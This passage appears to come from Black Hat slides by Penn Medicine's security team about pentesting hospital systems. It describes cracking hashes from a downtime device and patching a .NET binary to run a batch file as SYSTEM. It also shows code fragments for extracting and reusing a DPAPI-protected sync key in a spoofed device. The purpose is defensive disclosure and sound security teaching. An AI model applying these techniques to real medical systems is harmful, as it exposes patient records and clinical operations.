
5 – Salt

6 – Password Hash

Note: Passwords are sniffed during authentication process

Note: Passwords are UPPER cased

Cracking Downtime Device Hashes




A screenshot of a Windows Command Prompt window titled "Command Prompt". The window shows a list of password hashes and their cracked equivalents. The output is as follows:

```
Matches for:
$:$3$10000$256$FeqXf1VbCrw=$
$:$3$10000$256$drZXfBK58x4=$
!$:$3$10000$256$11g8d1AfEbs=$
```

The first two lines are standard hashes, while the third line is a salted hash.

Generic User Space



Service System Space

Downtime Device Exe's

Report Decryption DLL

User Table Decryption DLL

Report/User Download DLL



Privileged Escalation

```
string str = "C:\\\\temp\\\\cmd.bat";
ProcessStartInfo processStartInfo = new ProcessStartInfo();
processStartInfo.FileName = "cmd.exe /c" + str;
new Process
{
    StartInfo = processStartInfo
}.Start();
```

Patching binary to run batch file as ‘system’ user

Downtime Device Key Extract

- Each Downtime device syncs to a central server
- Sync is protected by an encryption key
- Encryption key is the same for all clients associated to that server
- Encryption key is stored encrypted in the registry with the ProtectedData Class
- Can we extract a decrypted key from a client?
- Can we leverage that key to access reports from other servers?

```
        byte[] array = ProtectedData.Unprotect(Convert.FromBase64String(text), null,
            DataProtectionScope.LocalMachine);

    }
}
```

Extracting downtime site key from device

```
// Token: 0x06000077 RID: 119 RVA: 0x0000346C File Offset: 0x0000346C
public static EncryptionData GenerateKeys(string passphrase)
{
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passphrase, ReportEncryption.SALT);
    string text = "████████████████████████████████████████████████████████████████";
    int length = text.Length;
    byte[] array = new byte[length / 2];
    for (int i = 0; i < length; i += 2)
    {
        array[i / 2] = Convert.ToByte(text.Substring(i, 2), 16);
    }
    return new EncryptionData(array2, array3);
```

Inserting stolen key into spoofed downtime device


Downtime Device Findings

- Patch binary to bypass authentication
- Patch binary to extract user/password hash table
- Patch binary to extra organizations downtime system key
- Privileged escalation to administrator

→ Lessons Learned: Client side code is hard to secure

→ Results: Downtime data and system compromise

→ Patient Records: >13000



Findings Summary

System	Exploitation Method	Issue Highlighted
Patient Entertainment	Burp/Web Scanning	Client side/validated PIN
Clinical Documentation	Burp/client binary reverse engineering	Client side backdoor code
Drug Management System	Binary reverse engineering/server access/database access	Proprietary algorithm used to encrypt secrets → Decrypt exposed encrypted credentials
Temperature Monitoring	Wireshark monitoring/IoT	Insecure protocol design → Direct TCP client access to server (no auth)
Nurse Call	Server binary reverse engineering/client side debug and patching	Client side authentication logic → Patchable .NET binary
PACs	Client side debug and patch (IDA)	Client side authentication logic → Patchable C++ binary
Downtime system	Reverse engineer client/patch/debug	Client side authentication and insecure design → Patchable binary in .NET & LPE

Findings Summary

Penalties for HIPAA Violations in 2019



Posted By HIPAA Journal on Jan 2, 2020

Records: 225,000

Dark Web: \$2,250,000 - \$225,000,000

Penalties: ?

Apr 14, 2017, 10:05pm EDT

Your Electronic Medical Records Could Be Worth \$1000 To Hackers



Mariya Yao Contributor

ForbesWomen

CTO of Metamaven, Co-Author of "Applied Artificial Intelligence"

ivanti

BLOG

The Black Market for Medical Records and What It's Costing Hospitals

September 22, 2016

Security

Endpoint & Workspace Management

Supply Chain

112 million records compromised, selling for \$10 to \$500 per record



Penn Medicine

Red Flag Indicators

- Default credentials
- Plaintext credentials
- Lack of hashed credentials in database
- Exposed ‘secrets’ via client side file review
- Client/Server protocol design errors
- OWASP 101 including APIs
- Client side binary review issues (e.g. “backdoor”, decrypt, keys, etc.)
- Client side authentication (e.g. debug/patchable authentication)
- Gut instinct

What are we doing at Penn Med?

- ‘Lite’ pentests on all new products
- Team based ‘Penn’ Test Practices (CSO50 2020)
- Strategic security application testing goals
- Advanced Certification and Training Program
- H-ISAC vulnerability notifications

Where to from here?

- Healthcare security members – we need to collaborate on these issues and share a lot more.
- Security community – healthcare needs your help raising awareness. On the next Pentest, recommend a review of an application in addition to the goal of Domain Admin.
- Healthcare application vendors – please don't make our jobs harder.

Thanks to Penn Medicine Security Team and Black Hat for making this possible!



BLACK HAT HUMANE

"No Vendors Were Harmed"

